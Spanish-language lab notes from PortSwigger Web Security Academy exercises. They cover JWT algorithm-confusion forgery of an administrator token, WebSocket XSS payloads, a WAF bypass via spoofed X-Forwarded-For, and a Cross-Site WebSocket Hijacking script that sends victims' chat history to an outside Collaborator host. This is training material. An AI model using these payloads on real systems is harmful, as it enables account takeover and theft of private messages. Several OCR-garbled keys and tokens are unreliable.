  "iss": "portswigger",
  "exp": 1713959474,
  "sub": "administrator"
}
```

Signature

57 E7 73 32 C7 27 E2 4C FE B3 0C 13 BF 95 57 9E

## Lab - Bypass JWT con confusión de algoritmo sin clave expuesta

Nos descargaremos la herramienta de github -->

[https://github.com/silentsignal/rsa\\_sign2n.git](https://github.com/silentsignal/rsa_sign2n.git) o generaremos un docker que realice el servicio, le daremos 2 JWT diferentes:

1. Generado por logearnos
2. Eliminamos el JWT del navegador y nos logeamos otra vez
3. Pegamos los dos JWT separados por un espacio

```
(sergio1023k@secondmachine) [~/repositorios/rsa_sign2n]
$ sudo docker run --rm -it portswigger/sig2n eyJraWQiOiJiOGRKZWRkZC05ZWYzLTRLyZctYWVmMi1LZjg0Nja4ZWU1MjgiLCJhbGciOiJSUzI1NiJ9.eyJpc3Mi0iJwb3J0c3dpZ2dlciIsImV4cCI6MTcxMzk2NDMyNyric3ViIjoid2llbmVyIn0.GYk02Rp8YdfPoSqHr3Lri6u0kPr8CGRkEdU-hDCYp4jci0ii2LTxPx6dmQx8a0J4j-U-EUldapa3sot8VftSsv0TFLWCojyPkBdFv06hBxC11i9zQ2G_1476aUa5PEUzLmXJIFBN2Q-HB5WQ1w5szDEGIlvJAVCg0CMNZhpWnysmZoci92PZZG50KvdNt0TyoiqvDXLLg2_fC8yIwPGX0eziFRxvfCyXd0o1DRwStVReqU_GBa03pYh2HJeBWMSFMurvrjr-104wvLuW9MTemKjqSEqr7bH7LA_cJU7uNHQjp3Y91bAj2Ca9YR4Tmii05f1LBSfGHN2zb-Xxiw_eyJraWQi0iJiOGRKZWRkZC05ZWYzLTRLyZctYWVmMi1LZjg0Nja4ZWU1MjgiLCJhbGciOiJSUzI1NiJ9.eyJpc3Mi0iJwb3J0c3dpZ2dlciIsImV4cCI6MTcxMzk2NDYxOSwic3ViIjoid2llbmVyIn0.PztXq0iJKGnhs32SpxpDjkaKnDqytLloVYyyjJi_Gw5TLhrGHTEnjllJi8EId-PRPo4d_jXzt9xILUsidju9jtqtYKcumdve4TSULPe8LqSxb7lgarT16e5rWW05V4_7s3SPoeqsMIPpbajsUruN4MAygd2i0Cw_uAyAU-7ka64T793V4I8t2W-mx_MbaVisBD_-hIVvU3t1JUY6WMoUeSelM8w0JPh0_lhBcIg_kd5-NNAERg
```

Este software lo que hace es derivar la clave pública ya que no está publicada

```

Found n with multiplier 1:
Base64 encoded x509 key: LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRz13MEJBUVGQUFPQ0FROE
FNSUICQ2dLQ0FRRUExN29Cc2dGaEdZNnFUWjdUZTNUKwozWHJQNWWJWZDlsSkdLaWFhZHsTWJMSktJWm16czE4WDI0VWhXTDjsYnlkSXdlc
zQ5U1R3Lz14TGwdktVKzVwCKM5RGdXoFRVWHbqMmlWN3RYQW9K00VweVZVSFIwRklaNSt3UWpaVW1oU3N4d3laRGNKWKJPRzK5dE5Cd1pi
QWsKVU5xZUUyTXBjcmdIZ0pmdeRpcFY4bXhrVHLSYXBrNkNQeEszcDNOYWdDdzh2TFpycnpUeG9XVEJwMVBuOVcrVwo3TGIZqKZ4d3NKY9W
OTFpwaG8za2lLVDJLa0dPVk5nd0gzRV8m0EpKZ3BMYzFZc1F0Vk4xWkphb2N1Q2tRUDVHCmtPSlZaaCs4VmF1MTA1RmhmtUX6STZRT0xBTX
R6a014V0JldW9qV9KUG9SNnBoL2NFREoyejN0cWNiZGFQRECkBFJREFRQUIKLS0tLS1FTkQgUFVCTElDIEtFWS0tLS0tCg=_
Tampered JWT: eyJraWQiOijj0GRkZWRkZC05ZWYzLTRLyZctYWVmMillZjg0Nja4ZWU1MjigilCJhbGciOjIuZI1NiJ9.eyJpc3Mi
OiaicG9ydHN3aWdnZXiiLCaiZXhwIjogMTcxNDA0NzUyMiwgInN1YiI6ICJ3aWVuZXIifQ. JrTiII0iFy4AAyxWBvakQaH6vX-0V5sqny3
IEVsBr
Base64 encoded pkcs1 key: LS0tLS1CRUdJTiBUs0EgUFVCTElDIEtFWS0tLS0tCk1JSUJDZ0tDQVFFQTE3b0JzZ0zRoR1k2cVRaN
1RlMIQrM1hyUDViVmQ5bEpHS2lhYWR2bE1iTEpLSVptenMxOfgKMjRVaFdMMmxieWRJd2VzNDlTVhcvMjhMYzB2S1UrNXBDOURnVzhUVVhw
ajJpVjd0WEFvSkNfcHlVVUhSMeZJWgo1K3dRalpVbwHtc3h3eVpEY0paQk9HOTl0TkJ3WmJBa1VocWVFMk1wSXJnSGdKZnREaxBW0G14a1R
5UmFwazzDClB4SzNw05hZ0N3OHZMWNJyelR4b1dUQnAxUG45VytXN0xiM0JGeHdzSmFvTkxacGhvM2tpS1QyS2g3T1Z0Z3cKSDNFUGY4Sk
pncExjMvlzUXRWtjFaSmFvY3VDa1FQNUdrT0pWVmrg0FZhdTEwNUzoZk1Mekk2UU9MQU10emtNeApXQmV1b2pWT0pQb1I2cGgvY0VESjJ6M
3Rxy2jkYVBER2xRSURBUUFCCi0tLS0tRU5EIFJTQSBBQVUJMSUMgS0VZLS0tLS0
Tampered JWT: eyJraWQiOijj0GRkZWRkZC05ZWYzLTRLyZctYWVmMillZjg0Nja4ZWU1MjigilCJhbGciOjIuZI1NiJ9.eyJpc3Mi
OiaicG9ydHN3aWdnZXiiLCaiZXhwIjogMTcxNDA0NzUyMiwgInN1YiI6ICJ3aWVuZXIifQ.-RnKXeW1QertS5CfmYDpmTiVnh2xWWA3f4Fc
HYsLbcU

```

Creamos una clave simétrica y el valor `k` lo cambiamos por el valor encodeado en base64 del protocolo x509 en este caso

Secret

Random secret      Key Size:

Specify secret:

ID

4aac5eb3-b806-4fea-b39f-27eb49c52f7d

Generate

Key

```
{
  "kty": "oct",
  "kid": "4aac5eb3-b806-4fea-b39f-27eb49c52f7d",
  "k": "LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpR..."
}
```

Como en los ataques anteriores, cambiamos a administrador, el `alg` lo

cambiamos a `HS256

The screenshot shows a JSON configuration interface for generating a JWT token. On the left, there are two tabs: "JWS" (selected) and "JWE". Under "Header", the JSON is:

```
{  
  "kid": "b0ddeddd-9ef3-4ec7-aef2-ef04608ee528",  
  "alg": "HS256"  
}
```

Under "Payload", the JSON is:

```
{  
  "iss": "portswigger",  
  "exp": 1713964619,  
  "sub": "administrator"  
}
```

A modal dialog box titled "Sign" is open on the right, containing the following fields:

- Signing Key: 4aac5eb3-b806-4fea-b39f-27eb49c52f7d (OC)
- Signing Algorithm: HS256 (selected)
- Header Options:
  - Don't modify header
  - Update/generate "alg" parameter
  - Update/generate "alg", "typ" and "kid" pa
- OK button

Copiamos el nuevo token y lo ponemos en el apartado del navegador --> almacenamiento --> cookies --> value

## WebSockets

Se utilizan en webApps modernas, es un protocolo bidireccional de larga vida utilizado para transmitir datos sensibles.

Así se establece una conexión webSocket del client-side

```
var ws = new WebSocket("wss://normal-website.com/chat");
```

Después sucede el Handshake

- Cliente

```
GET /chat HTTP/1.1 Host: normal-website.com Sec-WebSocket-Version: 13  
Sec-WebSocket-Key: wDqumtseNBJdhkihL6PW7w== Connection: keep-alive,  
Upgrade Cookie: session=K0sEJNuflw4Rd9BDNrVmvwBF9rEijeE2 Upgrade:  
websocket
```

- Respuesta Server si acepta la conexión

```
HTTP/1.1 101 Switching Protocols Connection: Upgrade Upgrade:  
websocket Sec-WebSocket-Accept: oFFP+2nmNlf/h+4BP36k9uzrYGk=
```

Los parámetros connection y upgrade de la cabecera del cliente , son chivatos para saber que es una conexión websocket, en el punto de la respuesta del server la comunicación no se cierra y puede haber mensajes en cualquier dirección

- Sec-WebSocket-Key: wDqumtseNBJdhkihL6PW7w== Valor aleatorio en base64 para evitar errores en los proxy
- Mensaje del lado del cliente --> ws.send("Peter Wiener");  
En el Servidor
- Sec-WebSocket-Accept contiene un hash presentado por websocket-key , concatenado con una cadena específica definida en el protocolo
- Chatbot --> {"user":"Hal Pline","content":"I wanted to be a Playstation growing up, not a device to answer your inane questions"}

Mensaje web socket --> {"message": "Hello Carlos"}  
anera de atacarlo si es vulnerable a XSS --> {"message": "<img src=1 onerror='alert(1)'>"}

## Lab - WebSocket Manipulando mensajes

Esta es una comunicación WebSocket

The screenshot shows the NetworkMiner interface with the 'Intercept' tab selected. A single message labeled 'PING' is visible in the list. The message details pane shows the raw hex and ASCII representation of the message.

Vemos El mensaje que le hemos enviado y le mandamos un alert

The screenshot shows the NetworkMiner interface with the 'Intercept' tab selected. A message is shown in 'Pretty' mode, containing a JSON object with a 'message' field set to 'dame una lata'. The message details pane shows the raw hex and ASCII representation of the message.

Reemplazamos el texto por <img src=2 onerror=alert('tek')>

## Lab - WebSocket Manipulando handshake

Estas vulnerabilidades se basan en

- Tratamiento de las cookies
- Cabecera `X-Forwarded-For`
- Cabeceras HTTP personalizadas

Emplearemos el XSS en el mensaje del JSON anterior

Send WebSocket Message

Pretty Raw Hex

```
1 {
  "message": "<img src=l onerror=alert(1)>"
```

Vemos que la página detecta un ataque y nos bloquea la IP al acceder al chat

```
{
  "error": "Attack detected: Event handler"
}
```

Pruebas para vu X Lab: Manipulati X 0ab400f603c2920185a5638800140095.websocket X

← → C 🔒 https://0ab400f603c2920185a5638800140095.websocket

Gmail YouTube

JSON Datos sin procesar Cabeceras

Guardar Copiar Contraer todo Expandir todo Filtrar JSON

"This address is blacklisted"

Reconectaremos el Websocket en el repeater con X-Forwarded-For: \$IP para decirle que somos una IP cualquiera, ahí manipulamos la conexión entrante

Select WebSocket

Specify the details of the server to connect to.

Host: 418ef880eccb1200be000b.web-security-academy.net

Port: 443

Use HTTPS

Request Response

Pretty Raw Hex

```
1 GET /chat HTTP/1.1
2 Host:
  0a0900eb04418ef880eccb1200be000b.web
  -security-academy.net
3 X-Forwarded-For: 10.10.2.5
4 User-Agent: Mozilla/5.0 (Windows NT
```

Mandamos un mensaje legítimo para comprobar que hemos conectado otra vez

**Send WebSocket Message**

Send To server Recon

Pretty Raw Hex

```
1 {
  "message": "Hola Buenaaas"
}
```

En las demás peticiones debemos poner siempre la misma IP

```
1 GET /chat HTTP/2
2 Host: 0a0900eb04418ef880eccb1200be000b.web-security-academy.net
3 X-Forwarded-For: 10.10.2.5
4 Cookie: session=rhM0UX1R0SbXui7tmzbQcf7vWSSdLzvc
```

Bypasseamos el waf ya que no lee los JS encodeados

**Send WebSocket Message**

Send To server  Select next message n

Pretty Raw Hex

```
1 {
  "message": "<img src=1 oNeRrOr=alert`1`>"
}
```

## Lab - CSWSH Cross-Site WebSocket Hijacking

Es un secuestro de un WebSocket a partir de una vulnerabilidad en el handshake, se produce cuando un sitio web sólo maneja cookies HTTP y no utiliza fichas CSRF.

- Debo encontrar un handshake basado en cookies sin otro valor para su sesión

```
1 GET /chat HTTP/2
2 Host: 0a960060037942e98267245800af0045.web-securi
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; )
  Gecko/20100101 Firefox/125.0
4 Accept: /*
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=
6 Accept-Encoding: gzip, deflate, br
7 Sec-WebSocket-Version: 13
8 Origin:
9 https://0a960060037942e98267245800af0045.web-secu
10 et
11 Sec-WebSocket-Key: X8yZtLlaTprQEj4IiJcV1A==
12 Dnt: 1
13 Connection: keep-alive, Upgrade
14 Cookie: session=Jr9t1RNLY4y2iuXjsq68Q9IsuD5DsqXR
```

Hemos encontrado el handshake, ahora refrescamos la página y nos damos cuenta de que el comando READY, nos da el historial de chat, por lo que intentaremos

que una víctima caiga en un phising- Este script redirige al web socket a la víctima, mandaremos por el comando ready, dándonos el historial de chat para ver si hay info sensible, nos llegarán las respuesta a burp collaborator o anuestroevent log de exploit (eso cómo quieras configurarlo)

```
<script> var ws = new  
WebSocket('wss://0a960060037942e98267245800af0045.web-security-  
academy.net/chat'); ws.onopen = function() { ws.send("READY"); };  
ws.onmessage = function(event) {  
fetch('https://ua8cdeh6ew4ir9q9rkghryqsujoaoocp.oastify.com', {method:  
'POST', mode: 'no-cors', body: event.data}); }; </script>
```

9	2024-Apr-25 10:43:33.033 UTC	DNS	ua8cdeh6ew4ir9q9rkghryqsuj0ao0
10	2024-Apr-25 10:43:33.054 UTC	HTTP	ua8cdeh6ew4ir9q9rkghryqsuj0ao0
11	2024-Apr-25 10:43:33.054 UTC	HTTP	ua8cdeh6ew4ir9q9rkghryqsuj0ao0
12	2024-Apr-25 10:43:33.054 UTC	HTTP	ua8cdeh6ew4ir9q9rkghryqsuj0ao0
13	2024-Apr-25 10:43:33.054 UTC	HTTP	ua8cdeh6ew4ir9q9rkghryqsuj0ao0
14	2024-Apr-25 10:43:33.054 UTC	HTTP	ua8cdeh6ew4ir9q9rkghryqsuj0ao0

Description	Request to Collaborator	Response from Collaborator
Pretty	Raw	Hex
10	Accept: */*	
11	Origin:	https://exploit-0ab600ec03de429c829123ec019d00f1.exploit-server.io
12	Sec-Fetch-Site: cross-site	
13	Sec-Fetch-Mode: no-cors	
14	Sec-Fetch-Dest: empty	
15	Referer:	https://exploit-0ab600ec03de429c829123ec019d00f1.exploit-server.io/
16	Accept-Encoding: gzip, deflate, br	
17	Accept-Language: en-US,en;q=0.9	
18		
19	{ "user": "Hal Pline", "content": "No problem carlos, it's rlipa3gvxemz753fy665"	